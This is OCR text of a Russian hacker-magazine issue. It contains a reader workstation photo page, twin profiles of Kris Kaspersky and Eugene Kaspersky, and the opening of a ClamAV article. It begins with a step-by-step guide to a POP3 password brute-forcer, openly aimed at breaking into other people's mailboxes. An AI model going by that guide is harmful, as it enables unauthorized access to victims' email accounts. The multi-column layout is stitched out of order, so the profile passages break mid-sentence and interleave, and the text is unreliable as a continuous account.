Вопрос неправомерного доступа к чужому мыльнику волнует многих. Посему — представляю твоему вниманию очередной POP3-брутер с нехитрым названием «Vzlommyla». Тулза обладает гуишным интерфейсом и имеет немало опций. Разберемся по порядку, что и как следует запускать. В группе «Основное» в поле «Сервак POP3» вводим адрес POP3-сервера, на котором располагается мыло жертвы. По дефолту юзается 110 порт, однако ты вполне можешь изменить значение самостоятельно. Далее указываем логин (например, target, если мыло вида target@***.com). В группе «Метод подбора» выбираем «По словарю» и указываем путь к файлу-словарю. В поле «Потоков одновременно» ты можешь указать количество потоков, которое будет использовано утилой при бруте. Естественно, чем выше значение — тем выше скорость брута, но жадничать не стоит. Во-первых, важную роль играет пропускная способность твоего собственного канала, а во-вторых, при чрезмерно большом количестве потоков существует вероятность пропуска тулзой искомого пароля. В общем, здраво оценив ширину канала и мощность железа, смело дави на батон «Hack it» и жди результата.

РАБОЧИЕ МЕСТА ЧИТАТЕЛЕЙ



0][1 (mail.0.x.1@gmail.com) читает журнал Chip. Дружно ему сочувствуем.



Калин Руслан (kot@xakep.ru) был краток. Винда, конечно, маздай и т.п., но вот альтернативы у нее адекватной пока нет. Убунту еще больший маздай, а макось не в счет.




Eee PC, бутылка «Невского», хлебушек и полная пепельница — неотъемлимые атрибуты работы **Коровкина Юрия** (xenobius@list.ru).



Архипов Вячеслав (arwa@yandex.ru) держит на рабочем столе Йохансон. Вполне можем его понять.



Так и не скажешь, что за этим столом кто-то может работать. **Хакер** (geffar@xakep.ru), наверное, долго все по своим местам раскладывал.



У UserX (zero06@narod.ru) отдельный стол под кошака и компьютерную литературу. С ума сойти!

Пришли на magazine@real.xakep.ru фотку своего действительно хакерского рабочего места (в хорошем разрешении) и мы опубликуем ее в следующих номерах!



Ufox (ufox66@gmail.com) топит ноутбук дровами, а себя — пивом с рыбкой. Хвою на заднем плане мы всей редакцией сначала за какую-то очень подозрительную траву приняли.




Александр Калашников (nc@xakep.ru) живет и работает не на нехиленьком таком ксероксе.




Suxxxit (suxxxit.cool@gmail.com) в своем письме пишет, что любит Unreal и не любит iPhone. Анрыл мы тоже любим и часто устраиваем редакционные бои.



Каждая колоночка у **mefdic_beta** (def_blr@mail.ru) больше системника раза в три. Соседи его, наверно, боготворят...



SeGA (sega-x@bk.ru) прислал свое действительно рабочее место. Эргономичное кресло, сертификаты на стене, все аккуратненько. Step назвал этот стол бухгалтерским ;).




nostradamus (nost90@xakep.ru) больше орудует ложкой, чем мышкой.

Профайл

Крис Касперски

Их фамилии различаются всего на одну букву, и из-за этого их часто путают. Ни у одного, ни у второго восторга это не вызывает. Их жизненные пути, в отличие от фамилий, разнятся, как черное и белое. Хакер и борец с вирусами. Культовые личности русской IT-сцены: Крис Касперски и Евгений Касперский.



ИМЯ: КРИС КАСПЕРСКИ, AKA KPNC, AKA МЫЩЪХ, AKA NEZUMI, AKA N2K, AKA ELRATON, AKA SOURIZ, AKA TIKUS, AKA MUSS, AKA FARAH, AKA JARDON. НАСТОЯЩЕЕ ИМЯ НЕИЗВЕСТНО
ВОЗРАСТ: 31 ГОД
РОД ДЕЯТЕЛЬНОСТИ: ХАКЕР. ПИСАТЕЛЬ. ЖУРНАЛИСТ

Его имя хорошо знакомо каждому, кто читает наш журнал. Также оно знакомо всем, кто хоть немного интересуется русской сценой (и у нас, и во всем мире). Талантливый журналист, не менее талантливый хакер, писатель, любимец публики и просто хороший человек — Крис Касперски.

БИОГРАФИЯ

О Крисе известно не так уж и много, несмотря на то, что он неоднократно давал крупным изданиям (включая наше) интервью, регулярно выпускает статьи и вообще, вполне досягаем для общения. Странное дело, но некоторые и вовсе считают, что никакого Криса Касперски не существует, это просто некий виртуал, и хорошо, если за ним стоит один человек. Спешу заверить — слухи не верны. Крис абсолютно реален и был очень любезен, позволив расспросить о себе, что и сделало возможным появление на свет этой статьи. Над его личностью всегда колыхалась некая завеса тайны, во многом ставшая неотъемлемой частью образа. Поэтому полностью срывать ее мы не будем, оставив кое-что за кадром.

Родился Крис 2 ноября 1976 года, в небольшом поселке на Северном Кавказе. Далее произошли две вполне логичные вещи — он подрос и пошел в школу. В начальных классах у Криса появился первый компьютер — «Правец-8Д», болгарский клон британской машины Oric Atmos с кучей документации на болгарском же языке. С него все и началось. У народа в те дни, если что и встречалось, то «Спектрумы». Поэтому не заинтересоваться было трудно. По признанию будущего хакера, крайне интересно было воспроизвести на машине «елочку» или запустить по экрану шарик, отскакивающий от стенок. Этим, в числе прочего, и озадачивался наш герой.

Шли годы, развивался прогресс. Старенький «Правец-8Д» давно остался в прошлом, а вот увлечение компьютерами никуда не пропало. Отдельного упоминания заслуживает тот факт, что изучением милой сердцу области Крис занимался исключительно сам, читая книги и экспериментируя. Более того, как это ни парадоксально — у него и по сей день нет высшего образования. Он трижды поступал в Таганрогский радиотехнический университет, все три раза — успешно, но каждый раз бросал учебу в течение первого курса. И дело вовсе не в непрофессионализме преподавателей (о них Крис, напротив, отзывается очень тепло) и не в каких-то проблемах учебного заведения, а просто «самостоятельная работа» с книгами и справочниками импонировала Крису гораздо больше тупой зубрежки. По его собственным заверениям, он и очная форма обучения — вещи крайне плохо совместимые. Впоследствии мыщъх оставил идею о «вышке», придя к выводу, что можно найти себе и своему времени более рациональное применение.

Хотя Крис познавал тонкости кодов самостоятельно, — у любого творческого человека рано или поздно возникает желание поделиться мыслями и идеями, что-то обсудить или же просто похвастаться какими-то наработками. К счастью, Сеть упрощает подобные вещи в десятки раз. Крису повезло — у него были интернет и Фидо; это позволило ему найти единомышленников. В те годы Фидо пользовался среди нашего компьютерного андеграунда куда большим уважением, чем зачатки рунета — неудивительно, что Касперски стал активным участником эхи **RU.HACKER**.

Здесь стоит сделать небольшое отступление и сказать, что первая статья, написанная Крисом, увидела свет, когда он еще учился в школе. Напечатал ее журнал «Звездочет». Несложно догадаться, что посвящалась она астрономии, еще одному очень серьезному его увлечению, кото-

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

Евгений Касперский

ДВА АНТИПОДА В ОДНОЙ СТАТЬЕ



ИМЯ: ЕВГЕНИЙ ВАЛЕНТИНОВИЧ КАСПЕРСКИЙ
ВОЗРАСТ: 42 ГОДА
РОД ДЕЯТЕЛЬНОСТИ: ГЕНЕРАЛЬНЫЙ ДИРЕКТОР «ЛАБОРАТОРИИ КАСПЕРСКОГО». ОДИН ИЗ ВЕДУЩИХ МИРОВЫХ ЭКСПЕРТОВ-АНТИВИРУСОЛОГОВ

Его имя фактически является нарицательным, ведь оно используется в названии известнейшего на IT-рынке бренда. Говоря «Касперский», мы подразумеваем антивирус. Но нельзя забывать, что за известным продуктом стоит живой человек, со своей уникальной историей и судьбой. Встречайте — программист, создатель AVP, основатель ЗАО «Лаборатории Касперского» — Евгений Касперский.

БИОГРАФИЯ

Родился главный антивирусолог страны 4 октября 1965 г. в городе Новороссийске. После специализированной математической школы-интерната при МГУ Евгений окончил **Институт криптографии, связи и информатики**. Дело было в конце 80-х. В то время найти работу по данной специальности было не то чтобы проблемой, но, как минимум, серьезной темой для размышлений. А так как к этому моменту Касперский уже успел обзавестись семьей (не только женой, но и двумя детьми), отнестись к выбору стоило со всей ответственностью. В итоге, выбрана была военная область. Поводом послужили две вещи. Во-первых, показалась интересной идея о воспитании в себе дисциплины, чему армия определенно способствует. Во-вторых, еще в школу к Евгению приходили вербовщики из одного крайне закрытого НИИ Генштаба ВС СССР — и произвели на юношу самое приятное впечатление.

Однако служба золотых гор не сулила, а развиваться и двигаться вперед — хотелось. Касперский попытался параллельно наладить подработку, поучаствовав в деятельности одного кооператива, занимавшегося торговлей ПК. Но затея не увенчалась успехом, если не сказать — с треском провалилась. Ни одной машины он так и не продал. Зато вынес из ситуации ценный урок: менеджмент и торговля — не его стихия.

Неизвестно, в каких еще областях он бы успел попробовать себя, если бы не вирус «Cascade», волею случая заведшийся на его машине в 1989 году. Обнаружив «болезнь», Касперский без особых проблем сумел «препарировать» вирус (все же, вряд ли программиста средней руки взяли бы в секретный правительственный НИИ). Разобрав код на запчасти, он быстренько смастерил программку, устраняющую вредоносный эффект. Вот так, практически случайно — и уж точно не задумываясь об этом, как о цели своей жизни — он написал первое «лекарство». Но за одним вирусом последовали и другие. Многие умельцы по всему миру в те годы «дорвались» до Сети, и пока одни сеяли что-то разумное и позитивное, других хлебом не корми — дай сделать ближнему гадость. Словом, недостатка в компьютерной заразе не наблюдалось. Евгений же малварью серьезно заинтересовался, но все еще не помышлял о ней как об источнике дохода. Он просто коллекционировал трояны, вирусы и иже с ними, а на досуге создавал «противоядия». По сути, обычное хобби.

Но слухами земля полнится. Постепенно к нему начали обращаться за помощью. Вначале денег «халтура» приносила мало, да и заказы попадались редко и были мелковаты. Пара сторонних клиентов и уже упомянутый кооператив — вот, пожалуй, все, с кем будущий глава одной из крупнейших антивирусных лабораторий мира имел дело. Само собой, такая ситуация мешала рассмотреть в этой сфере деятельности перспективную в будущем область рынка. Сигналом к действию послужил первый серьезный заказ. Крупная фирма, разрабатывавшая большой пакет ПО, пожелала включить в комплект антивирусную программу и обратилась к Евгению. По тем временам подобное представлялось практически невозможным — технологии были не те, к тому же, ни у заказчика, ни у подрядчика не было почти никакого опыта. Слишком уж монументальным представлялся проект. Однако, попытка не пытка. Контракт подписали.

Хотя родившаяся на выходе прога была далека от идеала, ее разработка все равно принесла солидные деньги. Приятной особенностью этого детища (приятной для заказчиков!) стал GUI, которым на тот период времени не могли похвастаться конкуренты. Везде еще царил MS-DOS, рабочим инструментом являлась командная строка, а Windows только-только делала первые робкие шаги «в народ». Стало ясно, что хобби вполне способно превратиться в работу.

А судьба, словно решив перестраховаться и опасаясь, что вышеописанный случай будет воспринят как исключение, подтверждающее

Крис Касперски



Рабочее место настоящего хакера должно выглядеть вот так

Телескопы

рое тоже зародилось в далеком детстве и осталось с ним и по сей день. Потом были публикации в местной газете, немало писанины «в стол» — и только после у Криса появился выход в Сеть. Говоря о писательстве, мыщъх перефразирует Безрукова: «Некоторые люди испытывают такую же потребность писать, как коровы давать молоко. Я бы делал это (да и делаю) бесплатно — достаточно взглянуть на мои посты на форумах и оценить их длину».

После этого вопросов «а почему он вдруг начал писать?» или «что послужило посылом?», возникнуть не должно — ты либо пишешь, либо не пишешь и третьего не дано.

«На сегодняшний день количество написанных Крисом статей исчисляется сотнями, вышедших книг — уже порядка двадцати (сюда входят и издания на английском), а он продолжает работать!

Возвращаясь к теме Фидо, продолжим. В вышеупомянутую эху Крис начал постить примерно в 90-м году. Писал он очень активно, много и хорошо. Его талант подать любую информацию понятно, изящно и не забывая о том, что литература техническая все равно остается литературой, на сегодня уже хорошо известен. А тогда еще только начинающего автора Криса Касперски заметил Дмитрий Садченко, который и устроил ему «знакомство» с издательством «Солон-Пресс», где позже выйдут многие книги Криса. Внимание на него обратили люди, работающие в печатных СМИ, что повлекло за собой цепь бумажных публикаций. Логически продолжая эту цепочку, в 1999 году «Солон» выпустили первую книгу Криса — «Техника и философия хакерских атак».

За свою писательскую карьеру (а это, кстати, уже порядка 15 лет) Крис публиковался во множестве журналов. Среди них — «Байт», «Системный администратор», «Хакер» (включая этот номер:)), «Программист», «Компьютерра» и множество других, в том числе — зарубежные. Он продолжал писать и издавать книги, не лишенные весьма серьезной философской составляющей (на что намекает даже название его первого детища). Стиль Касперски сложно с кем-то спутать; в своих работах он не просто учит хакерским премудростям и рассказывает, как нужно взламывать и как защищаться от атак, но и задается вопросом — зачем это делать.

На сегодняшний день количество написанных им статей исчисляется сотнями, вышедших книг — уже порядка двадцати (сюда входят и издания на английском), а Крис продолжает работать. Работоспособность у него нечеловеческая. Здесь вновь будет умест-

Евгений Касперский

ляться — или продолжать карьеру военную, или увольняться и вплотную заниматься антивирусами. Почти все знакомые и друзья отговаривали его оставлять армию, и только жена — Наталья — поддержала. Догадаешься, какой выбор сделал Евгений?

AVP И «ЛАБОРАТОРИЯ КАСПЕРСКОГО»

Пройдя сложную процедуру увольнения, в 1991 году Евгений уходит работать в Научно-технический центр «КАМИ», тогда еще только-только встающий на ноги. К созданию собственной фирмы наш герой готов не был, поэтому молодой и пока совсем маленький (около 10 человек) коллектив его вполне устроил. Более того, руководитель НТЦ — Алексей

Старший лейтенант Касперский



Чета Касперских

«Евгений в одном интервью говорит о Крисе: «Никакой он не Крис, никакой не однофамилец, да вообще-то и не очень хакер, а больше астроном с Кубанской глубинки». Мнение же хакерского сообщества о самом Евгении цензура в печать не пустила»

правило, подкинула Евгению еще один довольно серьезный контракт. Теперь «на руках» имелась партия компьютеров, которую нужно было оснастить защитой. Дело было сделано. Машины, укомплектованные антивирями, продались хорошо, опять же принеся неплохой заработок. Заработанные деньги на этот раз Касперски вложил в свою первую книгу «Компьютерные вирусы в MS-DOS», издав ее самостоятельно. Теперь отрицать выгоду стало и вовсе глупо, наметилась определенная тенденция.

То, во что трансформировалось его хобби, отнимало все больше и больше времени. Касперский активно интересовался темой, начал посещать всевозможные конференции и форумы софт-разработчиков, писать статьи, — но делать все приходилось в свободное от работы время. Между прочим, работая в секретном НИИ, сложно вести активную публичную деятельность и выступать на различных мероприятиях. Каждый момент приходилось постоянно проговаривать с начальством. Стало ясно, что долго так продолжаться не может. Пора было опреде-

Ремизов — Евгения хорошо знал и всецело ему доверял. Уже на тот момент Касперский был фигурой довольно известной, и специально для него в «КАМИ» создали **новый отдел — антивирусных разработок**. Первое время весь персонал отдела ограничивался самим Евгением. Но зато ему дали полноценное рабочее место, компьютер и возможность творить. Пришла пора наверстывать упущенное, ведь то, что представляли собой его тогдашние наработки, вряд ли могло бы выжить на стремительно разросшемся рынке. Среди отечественных продуктов тогда твердо лидировало детище Лозинского — Aidstest; ну и западные монстры вроде McAfee и Norton AntiVirus, который появился в 1992 году, оставляли маловато пространства для маневра.

Работая не покладая рук, по 12 часов в сутки, без отпусков и частенько — без выходных, Касперский принялся за создание собственного антивируса, практически воплощая мечту. Постепенно в отделе, помимо него, появились другие специалисты. Антивирусные базы существенно расширились. Словом — процесс пошел.

Крис Касперски

на цитата: «Последние пять лет я пишу от 10 до 15 статей в месяц, иногда больше, но очень редко — меньше». Отметим, что одни статьи пишутся экспромтом, другие же таят в себе годы исследований той или иной темы. Назвать точное количество своих публикаций Крис затруднился, признавшись, что после 200 считать перестал, а это было давно. По моим подсчетам, сегодня их число пребывает где-то между 800 и 1000 — среди них немало материалов не совсем хакерской или даже совсем не хакерской тематики. Яркий тому пример — книга Криса «Энциклопедия примет погоды. Предсказание погоды по местным признакам». Сам Касперски шутит, что писать у него получается гораздо лучше, чем, собственно ломать, кодить и готовиться к процессу написания.

Постепенно все это начало приносить не только гонорары и любовь читателей, но и предложения о сотрудничестве. Как аналитиком и секьюрити-специалистом Крисом заинтересовались многие IT-компании с мировыми именами. Это опять же неудивительно, ведь в своих статьях и постах он рассматривал очень интересные вещи. По мере того, как мыщъх изучал язык (имеется в виду английский :)), партнеров становилось все больше, а заказы — серьезнее.

К текущему моменту, по его словам, работы столько, что нужно только успевать выбирать. Основная его деятельность сконцентрирована по направлениям дизассемблирования малвари, разработки защитных механизмов, обработки цифрового аудио и видео, оптимизации, системного программирования. Для примера, один из последних заказов — серия статей для блога зарубежной компании по безопасности.

Работает Крис по-прежнему удаленно, хотя его регулярно зовут в штат, заграницу, с каждым разом выдвигая предложения все интереснее и интереснее. Но Крис остается верен себе, предпочитая постоянной работе фриланс.

ФАКТЫ О КРИСЕ

Казалось бы, что еще можно добавить? Рассказали о работе — значит, рассказали о Крисе Касперски. Он говорит, что полностью отождествляет себя с работой. Однако интересного осталось еще много.

Например, как уже упоминалось, мыщъх с детства серьезно увлечен астрономией. Ныне, правда, у него не хватает времени на любимое хобби, и телескопы пылятся по углам. Но когда-то Касперски сказал в интервью, что не хотел бы жить в городе как раз потому, что там совсем не видно звезд из-за сильной засветки.

В этом смысле Крис тоже себе не изменяет — живет в своем доме, в 30 км от Армавира, подальше от душных муравейников-мегаполисов. И хотя его с завидной регулярностью приглашают на всяческие конференции, семинары, форумы и тому подобные мероприятия, посещает он их крайне редко. Побывав на конференции Спрыг2к, он, что называется, набрался впечатлений на всю оставшуюся жизнь. Впрочем, играет роль и банальная нехватка времени — с таким количеством работы не всегда удается даже выспаться или съездить в горы, которые несоизмеримо ближе к Крису, чем Москва или Питер. Вообще, Касперски очень нелестно отзывался об уровне организации наших конференций. Зарубежные аналоги вызывают у него несколько больший энтузиазм.

Заведя разговор о других странах, нельзя не упомянуть языки, которыми Крис владеет. Хотя он очень скромный парень и к своим познаниям и талантам относится с большой долей скепсиса, вот что он ответил на вопрос о языках: «Английский — ну, для общения знаний хватает. Писать свою первую книгу на нем я еще не готов. А в принципе, **общаюсь и с китайцами — иероглифы не так уж сложны**, если они в электронном виде и под рукой есть словари. Тайский язык тоже простой. Там алфавит типа нашего, хоть и другой. В малайском используется латиница.



Скромная обитель Криса

Испанский — вообще простой, как двигатель от «запора». Французский... Ну, так. Читаю статьи, но сам говорить не могу. То же самое относится к немецкому». А тебе, дорогой читатель, слабо пообщаться с китайцем, даже по уши обложившись словарями? Лично мне — да. Пожалуй, про тайский и малайский я промолчу.

В отношении самого себя Крис очень самокритичен и почти никогда не бывает удовлетворен достигнутым. Оглядываться назад, на уже вышедшие книги, написанные статьи и законченные проекты, он не любит. Говорит, что сразу видит, где и что можно было бы улучшить и переработать. Когда-то давно он искренне хотел, чтобы о нем узнали, но получив признание, понял, что ему, в общем-то, все равно. С одной стороны, он, конечно, сделал себе имя, с другой — мешает оно не меньше, чем помогает. Мешает, в первую очередь, хакерской деятельности, потому что крайне сложно ломать, будучи у всех на виду. Но, как водится, у медали есть и обратная сторона — известное имя точно также и защищает от возможных последствий взломов. Вряд ли здесь могла бы повториться история Склярова. А относительно самокритичности — позволю себе еще одну, последнюю, цитату: «На интервью я утверждаю, что знаю только Си и Асм, но не Си++, потому что я его реально не знаю. Хотя 99,999% утверждающих, что они знают «плюсы», это вообще идиоты, не знающие, чего они вообще не знают. Зато когда выясняется, что Си++ я все-таки знаю, — это уже бонус». Словом, Крис крайне не любит, когда его заслуги и познания преувеличивают, а делают это, по его мнению, практически все. Сложившийся вокруг имени образ опять же дает о себе знать. Подводя некий итог и зная нежелание Криса, чтобы ему пели дифирамбы и называли гением, скажу, что Крис Касперски, все же, ярчайший пример того, чего может добиться неглупый человек, поставив перед собой определенную цель и при этом занимаясь любимым делом. Пожалуй, остается только пожелать ему дальнейших успехов в творчестве и чистого неба над головой.

ЭТО ИНТЕРЕСНО

- Все ники Криса — это слово «мышь» на разных языках мира. Иногда специально чуть искаженные, например: souris (франц) → souriz.
- Крис всегда подписывается мыщъхом (а редактора мышъхей не любят и старательно их режут, - Прим. редакции), чтобы не было путаницы с его «тезкой», Евгением Касперским, главой антивирусной лаборатории.
- Крис Касперски тоже псевдоним; от имени Каспера — доброго привидения.

Евгений Касперский



Евгений и Великая китайская стена

Уже к 1994 году AntiViral Toolkit Pro (такое имя получил проект) стал выглядеть относительно законченным. Его уже не стыдно было посылать на тестирования в известные университеты и институты, что Касперский и не замедлил сделать (воспользовавшись наработанными ранее связями). Он отправил ATP в университет Гамбурга, но, прикладывая программу к письму, случайно опечатался, назвав архив AVP.zip. По тестам разработка обошла всех конкурентов, обнаружив наибольшее количество вирусов. Первое время Евгений никак сеть. Особо знаковыми моментами стали сделка с «1С» в 1996 и договор с крупной финской компанией F-Secure об использовании ядра AVP в их антивирусных продуктах. Примерно в этот же период Наталья заговорила о создании собственной фирмы и отделении от «КАМИ». Вначале Евгений не разделял идей жены, высказываясь против, но когда в НТЦ все сделалось совсем уж безрадостно — сдался. Таким образом, 21-го июля 1997 года на свет родилось самостоятельное предприятие «Лаборатория Касперского». На том, что в названии должна использоваться фамилия нашего героя, настояла опять же супруга. Публика уже привыкла к AVP как к продукту «**by Eugene Kaspersky**», — да и сам Евгений был фигурой широко известной. Впоследствии ход с выбором названия полностью себя оправдал.

Возглавила новое предприятие Наталья. Она заняла пост генерального директора лаборатории, оставив непосредственно работу над проектом мужу. И дела пошли в гору. Уже в 99-ом открылось первое международное представительство компании, а доля российского рынка, принадлежащего «Kaspersky Lab» резко выросла с 5% до 50%. Сыграли роль и качество продукта, и круглосуточный саппорт для клиентов, что на тот момент было огромной редкостью, и множество других, более мелких, но важных, факторов. Бывший AVP, переименованный в «Антивирус Касперского», уже ничем не уступал западным конкурентам.

С наступлением третьего тысячелетия мы подобрались к «новейшей истории» ЗАО «Kaspersky Lab». Сфера деятельности компании давно расширилась и теперь охватывает не только персоналки, но и рабочие станции, файловые и почтовые сервера под практически любыми ОС, КПК и т.д. «Антивирус Касперского» совершил гигантский скачок, за несколько лет из категории «один из многих» перейдя в категорию мировых лидеров. Нюансы работы

«Касперский продолжает заниматься любимым делом, изучая вирусы и храня покой наших компов. Сегодня он без тени преувеличения является одной из самых весомых и значимых фигур в своей области»

не мог взять в толк, о каком еще AVP ему пишут хвалебные мейлы. Лишь потом он заметил досадную опечатку, но менять что-либо было поздно — программа уже получила известность под «ошибочным» именем.

В том же 94-м, после триумфа в Гамбурге, появились и первые контракты. Сразу, с места в карьер, зарубежные — с Италией и Швейцарией. Продавался AVP и через сам НТЦ «КАМИ», но продажи были просто смешными (не говоря уже о вырученных деньгах). В 1994-м же году к работе мужа присоединилась Наталья Касперская, сначала поработав в магазине «КАМИ», а потом — перейдя в сам антивирусный отдел, в роли менеджера. На нее возложили практически главную на тот момент задачу — наладить сбыт продукта.

На руинах того, что еще совсем недавно было Советским Союзом, было сложно заниматься бизнесом, а уж IT-бизнесом и подавно. Дела у «КАМИ» шли не лучшим образом, в то время как отдел Евгения мало-помалу обрастал серьезными договорами и контрактами. Методом проб и ошибок стала выстраиваться партнерская «Лаборатории Касперского» вполне достойны отдельной статьи, но краеугольной фигурой здесь все же выступает «лицо и имя» данного бренда. Сам Евгений за эти годы успел развестись с женой и впоследствии сменить ее на посту генерального директора. Наталья тоже продолжает работать в компании, но теперь в качестве председателя Совета директоров. Все перестановки произошли совсем недавно, в 2007 году, и оба склонны согласиться с тем, что совместная работа не очень хорошо повлияла на семейные отношения.

Касперский продолжает заниматься любимым делом, изучая вирусы и храня покой наших компов. Сегодня он без тени преувеличения является одной из самых весомых и значимых фигур в своей области. Слово «эксперт» более чем уместно!

Вместо какого-то заключения хочется заметить, что у этой истории нет финала, потому что в данный момент она продолжает активно развиваться. Мы имеем прекрасную возможность наблюдать за всем этим «из первых рядов».



Владимир «Turbina» Ляшко
/ v.turbina@gmail.com /

Побеждаем вирусы в никсах

ClamAV: изучаем возможности свободного антивируса

Появление в начале века нового проекта, предлагающего антивирус с открытыми исходными текстами под лицензией GNU GPL, вызвало единодушное одобрение со стороны пользователей и администраторов. А сегодня, судя по многочисленным рейтингам и обзорам, ClamAV является самым популярным OpenSource решением.

Что умеет лечебный моллюск

Разработчики ClamAV поставили себе целью разработать программу, проверяющую вложения на наличие вирусов, — такую, чтобы можно было бы легко интегрировать с максимально большим количеством почтовых серверов, работающих под *nix. С ростом популярности антивирус оброс новыми возможностями, а за счет использования общедоступных библиотек появились сторонние решения, позволяющие сканировать контент на файловых серверах, трафик, проходящий через прокси, данные, передаваемые по определенному протоколу (snort_inline), а также совместно работать со всеми популярными почтовыми клиентами.


Большая часть пакета антивирусного ПО написана на Си. Изначально выбран курс на совместимость со спецификацией POSIX, что позволяет скомпилировать и использовать ClamAV на разных операционных системах: Linux, Solaris, *BSD, OpenBSD, NetBSD, Mac OS X, BeOS, Windows/Cygwin и других. Постепенно антивирус научился проверять почтовые ящики (mbox и Maildir), архивы и исполняемые файлы, упакованные специальными программами. Сегодня поддерживаются основные типы архивов (RAR, Zip, Gzip, Bzip2, Cabinet) и такие форматы сжатия Portable Executable, как UPX, FSG и Petite. Последние версии ClamAV умеют определять и блокировать фишинг-сообщения, полученные по электронной почте, сложные malware и эксплоиты в некоторых типах файлов. В базу занесено почти 300 тысяч сигнатур. Много это или мало — сказать трудно, ведь сигнатуры можно считать по-разному.

